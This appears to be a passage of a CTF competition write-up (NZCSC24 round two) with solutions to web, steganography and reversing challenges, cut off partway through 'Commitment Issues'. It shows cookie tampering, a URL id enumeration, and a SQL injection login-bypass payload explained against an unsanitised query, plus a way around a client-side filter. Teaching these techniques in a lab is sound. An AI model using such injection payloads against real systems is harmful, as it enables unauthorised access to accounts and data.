NZCSC24 – Round Two Writeups


Challenges

#	CHALLENGE NAME	CATEGORY	DIFFICULTY	AUTHOR
1	We Have Dark Mode at Home	Web	Very Easy	Vimal
2	HoneyDB	Web	Very Easy	Vimal
3	Eras	Steg	Very Easy	TK
4	Server Says	Web	Easy	Cale
5	AliExpreSSL	Web	Easy	Sam
6	Return Oriented Flag	Rev	Easy	Cale
7	Commitment Issues	Forensics	Easy	Sam
8	Pwn 10101	Pwn	Easy	Josh
9	What in TARnation	Forensics	Easy	Josh
10	UNIversal Backdoor	Web	Medium	Sam
11	Image Cipher Block	Crypto	Medium	Sam
12	Hexfiltration	Forensics	Medium	Cale
13	Firm Handshake	Misc	Medium	Cale
14	AES	Steg	Medium	Cale
15	Snea-key	Malware	Medium	Cale
16	Social Distancing	Malware	Medium	Cale
17	Monoflag	Steg	Medium	Cale
18	Primed	Crypto	Hard	Sam
19	Tame the Green Dragon	Rev	Hard	Josh
20	Cats and Dogs	Pwn	Hard	Josh


We Have Dark Mode at Home

Choose your favourite colour theme (unless your favourite colour is gold...)

For this challenge we are presented with a website that allows us to choose a theme from a dropdown. Each of the options in the dropdown change the colour of the menu bar but don't do much else.




We can see a hint that we may need to get to the gold theme which isn't listed in the dropdown. If we open up our browser developer tools and take a look at the site storage, we can see there is a cookie set with the value of the current colour theme.




If we change this to "gold" and refresh the page, we find the secret gold theme.

We Have Dark Mode at Home Cont.



Inspecting the source code we can find the flag as an HTML comment.




NZCSC{c9zdYfyRuv3uqhb2lPR6}

HoneyDB


Try searching for a honey attribute.

For this challenge we are given what looks like a search page that connects to a database of articles about honey. We can try some basic searches for the flag prefix (NZCSC) or maybe some basic SQL injection. This doesn't yield anything interesting.



If we click into an article, we see that each page is fetched using the GET variable ***id.***

https://r2.challenges.nzcsc.org.nz/challenge2/details.php?id=1




.

HoneyDB Cont.

Let’s try modifying this to include a page that we aren’t able to access from the search panel. If we try going one higher than the maximum value or lower than the minimum value, we don’t get any pages. The secret to this challenge is noticing that one index is skipped and is inaccessible from the search page, this is index **16**. If we change the **id** parameter to be **16**, we reach the secret page which contains the flag.

https://r2.challenges.nzcsc.org.nz/challenge2/details.php?id=16



NZCSC{taGb1IUguzin5nfZowqx}

Eras

What's that song that goes…

For this challenge we are given a PDF file with what appears to be some Taylor Swift lyrics. The lyrics are to the song **Blank Space** which may be a hint for this challenge. If we highlight the text in the document, we can see the spacing in the first paragraph looks interesting.

```
So it's gonna be forever
Or it's gonna go down in flames

You can tell me when it's over, mm
If the high was worth the pain

Got a long list of ex-lovers
They'll tell you I'm insane

'Cause you know I love the players
And you love the game
```

Copying and pasting this into a text editor, we can see that what appeared to be spaces are actually just white letters which we can now see. We can then remove the original lyrics and are left with just the flag.


SoNit'sZgonnaCbeSforever
OrCit's{gonnaugondown2inFflames
Youycanvtell6me6whenXit'sTover,qmm
IfStheAhighKwasBworth}the pain
Got a long list of ex-lovers
They'll tell you I'm insane
'Cause you know I love the players
And you love the game

NZCSC{un2Fyv66XTqSAKB}


Server Says

We believe that the flag is hidden behind this login panel. Remember to say "I'm in" or it doesn't count.

For this challenge we are presented with a login screen and are told that the flag may be behind the login panel. There are no obvious credentials, so we need to find a way to bypass it. Let's attempt some basic SQL injection on the login form.




Interestingly, any input that uses a single quote (') produces a **client-side** error message saying that SQL injection is not allowed. This seems intentional and hints that we are on the right track. Interestingly the error includes "Sincerely – The Server" but is clearly client-side JavaScript which is easily bypassable. One way to bypass this check is to send a valid request and intercept it through a proxy tool (e.g. Burp Suite), we can then modify the parameters to include our injection payload which is not subject to client-side checks. However, an even easier way is to override the **filter** function to always return true, bypassing the browser check.



Now we can send whatever we want and we won't get blocked.

Server Says Cont.

We can use the basic SQL injection payload **‘ or ‘1’=’1** to successfully bypass the login form, reach the admin page, and get the flag.



This payload works because the SQL statement for the login on the backend is not sanitised:

SELECT * FROM users WHERE username = '$username' AND password = '$password'

If **$username** and/or **$password** are replaced with our input, we can escape the string using a single quote (‘) and extend the SQL query to always evaluate to true (as ‘1’=’1’):

SELECT * FROM users WHERE username = '$username' AND password = '' or '1'='1'

NZCSC{S3RV3R_H4S_L3FT_TH3_S3RV3R}

AliExpreSSL

We contracted someone on Fiver to add SSL to our website for cheap. They also built us a custom browser as Google Chrome didn't work with the advanced encryption ... but we lost it.

When visiting the site with a normal web browser, we notice strange behaviour (on Chrome it is an error page). Investigating the server response further with Burp (or Wireshark) we see a bizarre response from the server:

Request

Pretty Raw Hex

```
GET / HTTP/1.1
Host: localhost:5000
sec-ch-ua: "Chromium";v="111", "Not(A:Brand";v="8"
sec-ch-ua-mobile: ?0
sec-ch-ua-platform: "Linux"
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/111.0.5563.65 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Sec-Fetch-Site: none
Sec-Fetch-Mode: navigate
Sec-Fetch-User: ?1
Sec-Fetch-Dest: document
Accept-Encoding: gzip, deflate
Accept-Language: en-GB,en-US;q=0.9,en;q=0.8
Connection: close


```

Response

Pretty Raw Hex Render

```
UGGC/1.0 200 BX
Freire: FvzcyrUGGC/0.6 Clguba/3.12.4
Qngr: Ghr, 09 Why 2024 01:41:59 TZG
Pbagrag-glcr: grkg/ugzy; punefrg=hgs-8
Pbagrag-Yratgu: 265

<!QBPGLCR UGZY>
<ugzy ynat="ra">
<urnq>
<zrgn punefrg="hgs-8">
<gvgyr>Qverpgbel yvfgvat sbe /</gvgyr>
</urnq>
<obql>
<u1>Qverpgbel yvfgvat sbe /</u1>
<ue>
<hy>
<yv><n uers="synt/">synt/</n></yv>
<yv><n uers="freire.cl">freire.cl</n></yv>
</hy>
<ue>
</obql>
</ugzy>
```

The first line **UGGC/1.0 200 BX** looks very familiar, and given the challenge description, we believe this is some form of encryption or encoding. With a bit of trial and error we find this is **HTTP/1.0 200 OK** encoded with [ROT13] (or Caesar shifted with a shift of 13).

Decoding the entire response, we discover that there is a **/flag** subdirectory. When sending a request to GET **/flag/** we find there is another subdirectory. This repeats a number of times until we arrive at the final flag location:

/flag/skadjhfa3234897dbna/asdfljdhasjklfnmcnjkih/23i3jknnadsjkfnkasnkmcnl/flag.txt

Request

Pretty Raw Hex

```
GET /flag/skadjhfa3234897dbna/asdfljdhasjklfnmcnjkih/23i3jknnadsjkfnkasnkmcnl/flag.txt HTTP/1.1
Host: localhost:5000
sec-ch-ua: "Chromium";v="111", "Not(A:Brand";v="8"
sec-ch-ua-mobile: ?0
sec-ch-ua-platform: "Linux"
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/111.0.5563.65 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Sec-Fetch-Site: none
Sec-Fetch-Mode: navigate
Sec-Fetch-User: ?1
Sec-Fetch-Dest: document
Accept-Encoding: gzip, deflate
Accept-Language: en-GB,en-US;q=0.9,en;q=0.8
Connection: close
```

Response

Pretty Raw Hex Render

```
UGGC/1.0 200 BX
Freire: FvzcyrUGGC/0.6 Clguba/3.12.4
Qngr: Ghr, 09 Why 2024 01:49:34 TZG
Pbagrag-glcr: grkg/cynva
Pbagrag-Yratgu: 28
Ynfg-Zbqvsvrq: Jrq, 03 Why 2024 06:56:24 TZG

AMPFP{n1z0fg_nf_t00q_nf_ff1}
```


Decoding the final response, we receive the flag.

NZCSC{a1m0st_as_g00d_as_ss1}


Return Oriented Flag

Reverse the binary to find the flag.

For this challenge we are given a Linux executable that we have to reverse. Let's open it up in Ghidra. In Ghidra we can go to the **main** function and we see that it calls a list of functions.




If we dive into one of the functions, we can see it just returns a string stored in the **data** section. For the case of the first function **wkrwkf** we can see it returns **N** this must be the start of the flag!



Return Oriented Flag Cont.

Looking through the rest of the data section we can piece together that each function returns a single letter that will make up the flag.

We could solve this challenge by looking through each function manually and building up the flag, however it will be much faster if we can automate it. Firstly, let's start by copying the data in the data section as a Python byte string by highlighting the selection and using the **copy special** function.



If we use the Python's **.decode()** on the string and then print it we can strip the extra null bytes and be left with the ascii representations of the bytes in the order they were written to the data section (the order the functions were declared).

We can also use GDB to extract the functions in the order they were declared (as Ghidra sorts them alphabetically).

```
$ gdb ./rof

pwndbg> info functions
...
0x0000000000001206  vvffca
0x0000000000001217  drxmub
0x0000000000001228  bajzmx
0x0000000000001239  vikjac
0x000000000000124a  main
```

Since we have the functions and what they return in the same order we now can build a dictionary. The last thing we need is the order the functions were called (which we can just copy from the **main** function in Ghidra) and then we can decode the flag using the dictionary. A solve script is included below.

```
void main(void)

{
  wkrwkf();
  bxpzdw();
  vikjac();
  ehnets();
  vikjac();
```

Return Oriented Flag Cont.

```python
string = 'F3N}Z1SDHT0{UG5_C' #Extracted from strings in binary

functions =
['vvdlha','sxaurk','wkrwkf','oajkbe','bxpzdw','gbxyyz','ehnets','jclawt','kckqme','mbvqgw','lnzren','xppnrb','lwfqbk','vvffca','drxmub','bajzmx','vikjac'] #Extracted from GDB

calls =
['wkrwkf','bxpzdw','vikjac','ehnets','vikjac','xppnrb','kckqme','gbxyyz','jclawt','gbxyyz','wkrwkf','vvffca','bajzmx','gbxyyz','wkrwkf','bajzmx','mbvqgw','kckqme','sxaurk','bajzmx','vvdlha','lwfqbk','wkrwkf','vikjac','mbvqgw','gbxyyz','lnzren','wkrwkf','drxmub','oajkbe'] #Extracted from ghidra

mapping = (dict(zip(functions,string)))

flag = ''

for call in calls:
    flag += mapping[call]

print(flag)
```


NZCSC{H1D1NG_1N_TH3_FUNCT10N5}

Commitment Issues


Up git creek without a changelog. Investigate the repo.

This challenge requires a keen eye when looking through GitHub's website and basic knowledge of CICD pipelines.

When viewing the "Commits" on the repo we notice that there is four (also take note of the commit SHA hashes).



When viewing the "Actions" there are also four, however we notice some things:

